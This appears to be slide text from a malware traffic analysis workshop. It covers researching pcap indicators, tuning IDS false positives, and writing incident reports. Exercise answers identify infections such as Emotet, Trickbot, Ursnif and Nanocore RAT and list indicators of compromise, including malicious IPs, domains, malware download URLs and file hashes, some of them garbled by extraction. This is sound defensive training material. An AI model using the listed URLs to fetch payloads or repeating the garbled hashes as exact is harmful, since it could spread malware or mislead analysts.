HTTP/1.1 200 OK  
Server: nginx/1.6.2  
Date: Thu, 14 Feb 2019 22:22:02 GMT  
Content-Type: image/png  
Content-Length: 542720  
Last-Modified: Thu, 14 Feb 2019 17:03:44 GMT  
Connection: keep-alive  
ETag: "5c659f70-84800"  
Accept-Ranges: bytes
```

This program
cannot be run in
DOS mode



```
MZ.....@.....  
...!..L.!This program cannot be run in DOS mode.
```

```
$.....PE..L...W.e
```

```
\.....D.....@.....
```

Block 6 - Researching indicators

2019-MTA-workshop-block-6-02.pcap

ip contains "This program"

Time	Src	port	Dst	port	Info				
2019-02-14 22:22...	185.17.123.211	80	192.168.1.209	52965	80 → 52965 [PSH, ACK]				
2019-02-14 22:22...	185.17.123.211	80	192.168.1.209	53011	80 → 53011 [PSH, ACK]				
2019-02-14 22:22...	185.17.123.211	80	192.168.1.209	53012	80 → 53012 [ACK] Seq=1				
2019-02-14 22:23...	192.168.1.209	53273	192.168.1.2	445	53273 → 445 [ACK] Seq=1				
2019-02-14 22:23...	192.168.1.209	53273	192.168.1.2	445	53273 → 445 [ACK] Seq=1				
2019-02-14 22:23...	185.17.123.211	80	192.168.1.209	53012	80 → 53012 [PSH, ACK]				
2019-02-14 22:26...	185.17.123.211	80	192.168.1.2	64583	80 → 64583 [PSH, ACK]				
2019-02-14 22:26...	185.17.123.211	80	192.168.1.2	64611	80 → 64611 [ACK] Seq=1				
2019-02-14 22:27...	185.17.123.211	80	192.168.1.2	64612	80 → 64612 [ACK] Seq=1				
2019-02-14 22:27...	185.17.123.211	80	192.168.1.2	64612	80 → 64612 [ACK] Seq=5				

Block 6 - Researching indicators

Src IP	Src port	Dst IP	Dst port
185.17.123.211	80	192.168.1.209	52965
185.17.123.211	80	192.168.1.209	53011
185.17.123.211	80	192.168.1.209	53012
192.168.1.209	53273	192.168.1.2	445
192.168.1.209	53273	192.168.1.2	445
185.17.123.211	80	192.168.1.209	53012
185.17.123.211	80	192.168.1.2	64583
185.17.123.211	80	192.168.1.2	64611
185.17.123.211	80	192.168.1.2	64612
185.17.123.211	80	192.168.1.2	64612

Wireshark · Follow TCP Stream (tcp.stream eq 93) · 2019-MTA-workshop

N.\WINDOWS

\jhut0brc84h3ex2j64d6uz42_yvkfqntuizzjw48ul_kuzi0tzsze
mfmkd278zk.exe.....SMB.....H.....

0.....*.....@.....

.....<.SMB/.....H..j...Q.bq....0...

.....@.....<....MZ.....@.....!..L.!.....

This program cannot be run in DOS mode.

594 client pkt(s), 256 server pkt(s), 473 turn(s).

Entire conversation (712 kB) ▾

Show and save data as

ASCII

Stream

93

Find: This Program

Find Next

Help

Filter Out This Stream

Print

Save as...

Back


Close

Block 6 - Researching indicators

File →

Export Objects →

SM...
B...



Block 6 - Researching indicators

Wireshark · Export · SMB object list

Packet	Hostname	Content Type	Size	File
354	\Roboainment-DC.roboainment.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\rob
369	\Roboainment-DC.roboainment.org\sysvol	FILE (1098/1098) R [100.00%]	1,098 bytes	\rob
700	\Roboainment-DC.roboainment.org\sysvol	FILE (22/22) R [100.00%]	22 bytes	\rob
10430	\192.168.1.2\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	sam
10518	\192.168.1.2\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	lsarr
10585	\192.168.1.2\C\$	FILE (543232/543232) W [100.00%]	543 kB	\WIN
11257	\192.168.1.2\C\$	FILE (115712/115712) W [100.00%]	115 kB	\WIN
11403	\192.168.1.2\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	svcc
11452	\192.168.1.2\IPC\$	PIPE (Not Implemented) (0/0) W [0.00%]	0 bytes	svcc

Help Save All Close Save

Block 6 - Researching indicators


10585 \\192.168.1.2\C\$ FILE (543232/543232) W [100.00%]
\WINDOWS\jhut0brс84h3ex2j64d6uz42_yvkfqntuizzjw48ul_
_kuzi0tzszemfmkd278zk.exe

11257 \\192.168.1.2\C\$ FILE (115712/115712) W [100.00%]
\WINDOWS\wd9vyquncx7aba7pq8_yhnyz8prelppq0h0qgso
85zdunpr2qtoqpnflh06apxva.exe

Block 6 - Up next...

- Researching indicators from pcaps
- **False positives**

Block 6 - False positives



Block 6 - False positives

False positives most often occur due to:

- **Misconfigurations:** Check variables for your IDS environment (fix if needed)
- **IDS Tuning:** Suspicious activity in other environments might be normal in your network (disable applicable alerts)

Block 6 - False positives - bad config

Source	Port	Destination	Port
10.2.18.214	48531	10.2.18.4	389

Alert name

ETPRO EXPLOIT OpenLDAP Modrdn RDN UTF-8 String

Code Execution

Alert rule

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 389  
(msg:"ETPRO EXPLOIT OpenLDAP Modrdn RDN...")
```

Block 6 - False positives - bad config

vars:

address-groups:

HOME_NET: "[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]"

#**HOME_NET**: "[192.168.0.0/16]"

#**HOME_NET**: "[10.0.0.0/8]"

#**HOME_NET**: "[172.16.0.0/12]"

#**HOME_NET**: "any"

#**EXTERNAL_NET**: "!\$HOME_NET"

EXTERNAL_NET: "any"

Block 6 - Review

- Researching indicators from pcaps
- False positives

MALWARE TRAFFIC ANALYSIS WORKSHOP

***[malware-traffic-analysis.net/2019/
workshop/bidoresaugusta](http://malware-traffic-analysis.net/2019/workshop/bidoresaugusta)***

Up next...

***Block 7: Bringing it all
together: Writing incident reports***



Block 7 - Overview

- Incident report format
- Internal network description
- Exercise 1
- Exercise 2
- Exercise 3
- Exercise 4
- Exercise 5

Block 7 - Incident reporting format

WHEN
WHO
WHAT



Block 7 - Incident reporting format

FORMAT

- Executive summary
- Details
- Indicators of compromise (IOCs)



Block 7 - Incident reporting format

EXECUTIVE SUMMARY

On 2019-05-03 at **???:???** UTC, a Windows computer used by **???** was infected with **???**

- *Sentence: origin of infection, if known*
- *Sentence: corrective actions taken*

Block 7 - Incident reporting format

DETAILS

- victim's IP address
- victim's host name
- victim's MAC address
- victim's Windows account name

Block 7 - Incident reporting format

IOCs

- IP addresses and ports
- Domain names
- File hashes

Block 7 - Up Next...

- Incident report format
- **Internal network description**
- Exercise 1
- Exercise 2
- Exercise 3
- Exercise 4
- Exercise 5

Block 7 - Internal network

- Domain: **pizzajukebox.com**
- Network segment: **10.0.40.0/24**
- Domain controller: **10.0.40.4**

PizzaJukebox-DC

- Segment gateway: **10.0.40.1**
- Broadcast address: **10.0.40.255**

Block 7 - Up Next...

- Incident report format
- Internal network description
- **Exercise 1**
- Exercise 2
- Exercise 3
- Exercise 4
- Exercise 5

Block 7 - Exercise 1

2019-MTA-workshop-block-7-01.pcap

On 2019-05-03 at **???:??** UTC, a Windows computer used by **???** was infected with **???**.

- *Sentence: ~~origin of infection, if known~~*
- *Sentence: ~~corrective actions taken~~*

Block 7 - Exercise 1

WHAT

- 2019-MTA-workshop-block-7-01-alerts.jpg
- 2019-MTA-workshop-block-7-01-alerts.txt

WHO

- bootp
- nbns
- kerberos.CNameString

Block 7 - Exercise 1 - Executive Summary

On 2019-05-03 at **15:17** UTC, a Windows computer used by **Alice Obrien** was infected with **Lokibot**.

- *Sentence: origin of infection, if known*
- *Sentence: corrective actions taken*

Block 7 - Exercise 1 - Details

IP address: **10.0.40.217**

MAC address: **00:01:e6:7e:d9:e7**

Host name: **HAMBURG-1792-PC**

User account name: **alice.obrien**

Block 7 - Exercise 1 - IOCs

- 104.24.112.109 port 80 - onyeocha2.cf -
POST /sinos/fre.php

Block 7 - Up Next...

- Incident report format
- Internal network description
- Exercise 1
- **Exercise 2**
- Exercise 3
- Exercise 4
- Exercise 5

Block 7 - Exercise 2

2019-MTA-workshop-block-7-02.pcap

On 2019-05-03 at **???:??** UTC, a Windows computer used by **???** was infected with **???**.

- *Sentence: ~~origin of infection, if known~~*
- *Sentence: ~~corrective actions taken~~*

Block 7 - Exercise 2

WHAT

- 2019-MTA-workshop-block-7-02-alerts.jpg
- 2019-MTA-workshop-block-7-02-alerts.txt

WHO

- bootp
- nbns
- kerberos.CNameString

Block 7 - Exercise 2 - Executive Summary

On 2019-05-03 at **14:38** UTC, a Windows computer used by ***Roman Mcguire*** was infected with ***Ursnif***.

Block 7 - Exercise 2 - Details

IP address: **10.0.40.119**

MAC address: **00:16:17:56:24:08**

Host name: **BEIJING-5CD1-PC**

User account name: **roman.mcguire**

Block 7 - Exercise 2 - IOCs

- 194.147.35.112 port 80 - w53uli34zk.club - GET /skoex/po2.php?l=elof3.fgs
- 185.189.12.139 port 80 - nvr82644ooei.info - GET /images/*[long string]*.avi
- 185.139.70.182 port 443 - mconorbenjamin.top - HTTPS traffic caused by Ursnif
- 151.106.15.200 port 80 - 151.106.15.200 - GET /client.rar
- 185.25.50.168 port 443 - HTTPS traffic caused by Ursnif

Block 7 - Exercise 2 - IOCs

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
456	www.msftncsi.com	text/plain	14 bytes	ncsi.txt
1040	w53uli34zk.club	application/octet-stream	329 kB	po2.php?l=elof3.fgs
1320	nvr8264400ei.info	text/html	218 kB	9.avi
1331	nvr8264400ei.info	image/vnd.microsoft.icon	5,430 bytes	favicon.ico
1639	nvr8264400ei.info	text/html	274 kB	y.avi
1646	nvr8264400ei.info	text/html	2,392 bytes	Ax.avi
1888	www.download.wi...	application/vnd.ms-cab...	57 kB	authrootstl.cab
1915	151.106.15.200		606 bytes	client.rar
1979	151.106.15.200		606 bytes	client.rar

Help Save All Close Save

Block 7 - Exercise 2 - IOCs

```
$ file elof3.fgs
```

```
elof3.fgs: PE32 executable (GUI) Intel 80386, for MS  
Windows
```

```
$ shasum -a 256 elof3.fgs
```

```
fd8fde1466cdb9b6097d27406349924d9ed60ee513561e  
0722f847666b1cb557 elof3.fgs
```

Block 7 - Up Next...

- Incident report format
- Internal network description
- Exercise 1
- Exercise 2
- **Exercise 3**
- Exercise 4
- Exercise 5

Block 7 - Exercise 3

2019-MTA-workshop-block-7-03.pcap

On 2019-05-03 at **???:??** UTC, a Windows computer used by **???** was infected with **???**.

- *Sentence: ~~origin of infection, if known~~*
- *Sentence: ~~corrective actions taken~~*

Block 7 - Exercise 3

WHAT

- 2019-MTA-workshop-block-7-03-alerts.jpg
- 2019-MTA-workshop-block-7-03-alerts.txt

WHO

- bootp
- nbns
- kerberos.CNameString

Block 7 - Exercise 3 - Executive Summary

On 2019-05-03 at **15:28** UTC, a Windows computer used by ***Vincent Robinson*** was infected with ***Formbook***.

Block 7 - Exercise 3 - Details

IP address: **10.0.40.175**

MAC address: **90:b1:1c:e5:f1:3f**

Host name: **ATHENS-264F-PC**

User account name: **vincent.robinson**

Block 7 - Exercise 3 - IOCs

- 47.107.97.141 port 80 - www.dominicomin.com - attempted TCP connections
- 172.247.64.182 port 80 - www.shyybyj.com - GET /gh/?[long string]
- 192.64.115.176 port 80 - www.skylod.com - GET /gh/?[long string]
- 192.64.115.176 port 80 - www.skylod.com - POST /gh/
- 212.86.67.139 port 80 - www.aryakanz.com - GET /gh/?[long string]
- 212.86.67.139 port 80 - www.aryakanz.com - POST /gh/
- DNS query for www.asphaltrepairinvisalia.com (response: No such name)
- 47.99.246.207 port 80 - www.xiaolivip.com - GET /gh/?[long string]
- 47.99.246.207 port 80 - www.xiaolivip.com - POST /gh/
- 199.59.242.151 port 80 - www.someans.top - GET /gh/?[long string]
- 199.59.242.151 port 80 - www.someans.top - POST /gh/
- DNS query for www.ooz5.com (response: No such name)
- 67.225.139.87 port 80 - www.beautynhostv.com - GET /gh/2/[long string]

Block 7 - Up Next...

- Incident report format
- Internal network description
- Exercise 1
- Exercise 2
- Exercise 3
- **Exercise 4**
- Exercise 5

Block 7 - Exercise 4

2019-MTA-workshop-block-7-04.pcap

On 2019-05-03 at **???:??** UTC, a Windows computer used by **???** was infected with **???**.

- *Sentence: ~~origin of infection, if known~~*
- *Sentence: ~~corrective actions taken~~*

Block 7 - Exercise 4

WHAT

- 2019-MTA-workshop-block-7-04-alerts.jpg
- 2019-MTA-workshop-block-7-04-alerts.txt

WHO

- bootp
- nbns
- kerberos.CNameString

Block 7 - Exercise 4 - Executive Summary

On 2019-05-03 at **14:52** UTC, a Windows computer used by **Teresa Glover** was infected with **Emotet** and was subsequently infected with **Trickbot**.

Block 7 - Exercise 4 - Details

IP address: **10.0.40.93**

MAC address: **00:30:67:63:ae:84**

Host name: **VIENNA-B734-PC**

User account name: **teresa.glover**

Block 7 - Exercise 4 - IOCs

INITIAL EMOTET INFECTION:

- 150.95.54.148 port 80 - ***ctf-1111.net*** - GET
/wp/Scan/engqkIrl4739fv750q7hpk_jvzle83l-10753419/
- 31.186.83.164 port 80 - ***dzikibukiet.com*** - GET
/9qqml1k/gCSTLjePgq/

EMOTET POST-INFECTED TRAFFIC:

- 82.28.208.186 port 80 - ***82.28.208.186*** - POST
/chunk/balloon/sess/
- 82.28.208.186 port 80 - ***82.28.208.186*** - POST /merge/

Block 7 - Exercise 4 - IOCs

TRICKBOT TRAFFIC:

- 186.226.188.105 port 449 - HTTPS/SSL/TLS traffic
- port 80 - ***api.ipify.org*** - GET /
- 92.38.135.135 port 447 - HTTPS/SSL/TLS traffic
- 186.159.1.217 port 8082 - **186.159.1.217:8082** - POST /del208/[long string]
- 198.12.71.6 port 80 - **198.12.71.6** - GET /radiance.png
- 199.247.24.9 port 443 - unknown TCP traffic

Block 7 - Exercise 4 - IOCs

SHA256 hash: **103a9a5a879c4c02ef7d59494306068c7e013d54d01c496c3034a5d49d665d95**

- File name: INC_1378650820US_May_03_2019.doc
- File description: Word doc hosted on ctf-1111.net with macro for Emotet

SHA256 hash: **066495f8ce07574b7244d091c351e32d0b4ca3bf596da18941f0e8821403f269**

- File name: xxmfcw_662807259.exe
- File description: Emotet from dzikibukiet.com retrieved by Word macro

SHA256 hash: **8d0bdca48d745482833d9312e919863f8387b2d7e671a0e0ddfacb3dabde3ca6**

- File name: radiance.png
- File description: Trickbot EXE hosted on 198.12.71.6

Block 7 - Up Next...

- Incident report format
- Internal network description
- Exercise 1
- Exercise 2
- Exercise 3
- Exercise 4
- **Exercise 5**

Block 7 - Exercise 5

2019-MTA-workshop-block-7-05.pcap

On 2019-05-03 at **???:??** UTC, a Windows computer used by **???** was infected with **???**.

- *Sentence: ~~origin of infection, if known~~*
- *Sentence: ~~corrective actions taken~~*

Block 7 - Exercise 5

WHAT

- 2019-MTA-workshop-block-7-05-alerts.jpg
- 2019-MTA-workshop-block-7-05-alerts.txt

WHO

- bootp
- nbns
- kerberos.CNameString

Block 7 - Exercise 5 - Executive Summary

On 2019-05-03 at **16:19** UTC, a Windows computer used by ***Rudolf Wilkins*** was infected with a ***AZORult***.

Block 7 - Exercise 5 - Details

IP address: **10.0.40.135**

MAC address: **00:50:8b:14:d2:f9**

Host name: **RIYHAD-F3AB-PC**

User account name: **rudolph.wilkins**

Block 7 - Exercise 5 - IOCs

- 64.188.12.124 port 80 - **64.188.12.124** - GET /binzu.exe
- 64.188.12.124 port 80 - **64.188.12.124** - POST /index.php

SHA256 hash: **f02daaff166244d8a647789672a2e40f6bb1d
86ffbed838b3cb92e25cc6866ac**

- File name: binzu.exe
- File description: AZORult EXE hosted on 64.188.12.124

Block 7 - Review

- Incident report format
- Internal network description
- Exercise 1
- Exercise 2
- Exercise 3
- Exercise 4
- Exercise 5

MALWARE TRAFFIC ANALYSIS WORKSHOP

***malware-traffic-analysis.net/2019/
workshop/bSIDesaugusta***

Up next...

Block 8: Evaluation



Block 8 - Overview

2019-MTA-workshop-block-8.pcap

- Network segment parameters
- Host and user identification
- Review pcap & write the report

Block 8 - Network segment parameters

- Domain: **originalsun.info**
- Network segment: **172.16.2.0/24**
- Domain controller: **172.16.2.2**
OriginalSun-DC
- Segment gateway: **172.16.2.1**
- Broadcast address: **172.16.2.255**

Block 8 - Up next...

2019-MTA-workshop-block-8.pcap

- Network segment parameters
- **Host and user identification**
- Review pcap & write the report

Wireshark · Endpoints · 2019-MTA-workshop-block-8.pcap

Ethernet · 17

Address

157.240.22.35
163.53.230.5
172.16.2.2
172.16.2.83
172.16.2.97
172.16.2.115
172.16.2.127
172.16.2.146
172.16.2.209
172.16.2.241
172.16.2.255
172.217.4.138
172.217.4.172

Name resolution

Help

85 UDP · 255


Sets	Tx Bytes	Rx Packets	Rx Bytes	Country
17	4,927	21	2,566	—
777	937 k	580	59 k	—
681	166 k	787	190 k	—
279	300 k	4,611	5,647 k	—
918	130 k	1,595	1,570 k	—
954	102 k	1,233	1,145 k	—
263	77 k	228	102 k	—
087	112 k	1,332	1,482 k	—
638	266 k	4,640	5,388 k	—
720	162 k	2,249	2,570 k	—
0				
29				
1				

Statistics → Endpoints

filter

Endpoint Types

Copy Close



Block 8 - Up next...

2019-MTA-workshop-block-8.pcap

- Network segment parameters
- Host and user identification
- **Review pcap & write the report**

Block 8 - Review pcap & write the report

WHAT

- **2019-MTA-workshop-block-8-alerts.jpg**
- **2019-MTA-workshop-block-8-alerts.txt**

WHO

- **bootp**
- **nbns**
- **kerberos.CNameString**

Block 8 - Export packets for individual IPs

File → Export Specified Packets...

The screenshot shows the Wireshark interface with a packet list. A green box highlights the search bar at the top, which contains the expression `ip.addr eq 172.16.2.209`. The packet list below shows several frames, mostly from source IP 172.16.2.209, with various destination ports and info fields like 'Membership Report' and 'Name query NB WPAD<'.

Time	Src	port	Dst	port	Info
2019-05-06 02:00...	172.16.2.209		224.0.0.22		Membership Report /
2019-05-06 02:00...	172.16.2.209	62196	224.0.0.252	5355	Standard query 0x8a
2019-05-06 02:00...	172.16.2.209	58660	224.0.0.252	5355	Standard query 0x10
2019-05-06 02:00...	172.16.2.209	137	172.16.2.255	137	Registration NB WOL
2019-05-06 02:00...	172.16.2.209	137	172.16.2.255	137	Registration NB ORI
2019-05-06 02:00...	172.16.2.209	137	172.16.2.255	137	Registration NB WOL
2019-05-06 02:00...	172.16.2.209	62196	224.0.0.252	5355	Standard query 0x8a
2019-05-06 02:00...	172.16.2.209	58660	224.0.0.252	5355	Standard query 0x10
2019-05-06 02:00...	172.16.2.209	137	172.16.2.255	137	Name query NB WPAD<
2019-05-06 02:00...	172.16.2.209		224.0.0.22		Membership Report /

Block 8 - Review pcap & write the report

WHAT

- **2019-MTA-workshop-block-8-alerts.jpg**
- **2019-MTA-workshop-block-8-alerts.txt**

WHO

- **bootp**
- **nbns**
- **kerberos.CNameString**

Block 8

EXECUTIVE SUMMARY

On 2019-05-06 at ***02:02*** UTC, a Windows computer used by ***Denise Peebles*** was infected with a ***Nanocore RAT***.

- *Sentence: Origin of infection is unknown.*
- *Sentence: host was wiped / re-imaged, etc.*

Block 8

DETAILS

IP address: **172.16.2.97**

MAC address: **ec:08:6b:27:7f:8e**

Host name: **PEEBLES-WIN-PC**

User account name: **denise.peebles**

Block 8

INDICATORS

- 209.90.88.136 port 80 - *light19efrgrgrg.5gbfree.com* - GET /lt.exe
- 185.247.228.192 port 4050 - Nanocore RAT traffic

SHA256 hash: **bb98424ca022dfcbbd6fd4874104a3785db
d4153ea4d3b2bdःa07917d57bdd65**

- File name: lt.exe
- File description: Nanocore RAT EXE hosted on light19efrgrgrg.5gbfree.com

Block 8 - bonus info

172.16.2.2 - OriginalSun-DC

172.16.2.83

172.16.2.97 - PEEBLES-WIN-PC - denise.peebles

172.16.2.115

172.16.2.127

172.16.2.146

172.16.2.209

172.16.2.241

172.16.2.255 - Broadcast address

Block 8 - bonus info

172.16.2.83

172.16.2.115

172.16.2.127

172.16.2.146

172.16.2.209

172.16.2.241

Block 8 - bonus info

172.16.2.83 - FORREST-MACBOOK - (Macintosh; Intel Mac OS X 10_14_4)

172.16.2.115

172.16.2.127

172.16.2.146

172.16.2.209

172.16.2.241

Block 8 - bonus info

172.16.2.83 - FORREST-MACBOOK - (Macintosh; Intel Mac OS X 10_14_4)

172.16.2.115 - (X11; Ubuntu; Linux x86_64; rv:66.0)

172.16.2.127

172.16.2.146

172.16.2.209

172.16.2.241

Block 8 - bonus info

172.16.2.83 - FORREST-MACBOOK - (Macintosh; Intel Mac OS X 10_14_4)

172.16.2.115 - (X11; Ubuntu; Linux x86_64; rv:66.0)

172.16.2.127 - (Linux; Android 8.0.0; moto e5 play)

172.16.2.146

172.16.2.209

172.16.2.241

Block 8 - bonus info

172.16.2.83 - FORREST-MACBOOK - (Macintosh; Intel Mac OS X 10_14_4)

172.16.2.115 - (X11; Ubuntu; Linux x86_64; rv:66.0)

172.16.2.127 - (Linux; Android 8.0.0; moto e5 play)

172.16.2.146 - (Linux; U; Android 6.0; BNTV450 Build/MRA58K) - Barnes & Noble Nook tablet

172.16.2.209

172.16.2.241

Block 8 - bonus info

172.16.2.83 - FORREST-MACBOOK - (Macintosh; Intel Mac OS X 10_14_4)

172.16.2.115 - (X11; Ubuntu; Linux x86_64; rv:66.0)

172.16.2.127 - (Linux; Android 8.0.0; moto e5 play)

172.16.2.146 - (Linux; U; Android 6.0; BNTV450 Build/MRA58K) - Barnes & Noble Nook tablet

172.16.2.209 - **WOLF-OFFICE-PC - hilton.wolfe**

172.16.2.241

Block 8 - bonus info

172.16.2.83 - FORREST-MACBOOK - (Macintosh; Intel Mac OS X 10_14_4)

172.16.2.115 - (X11; Ubuntu; Linux x86_64; rv:66.0)

172.16.2.127 - (Linux; Android 8.0.0; moto e5 play)

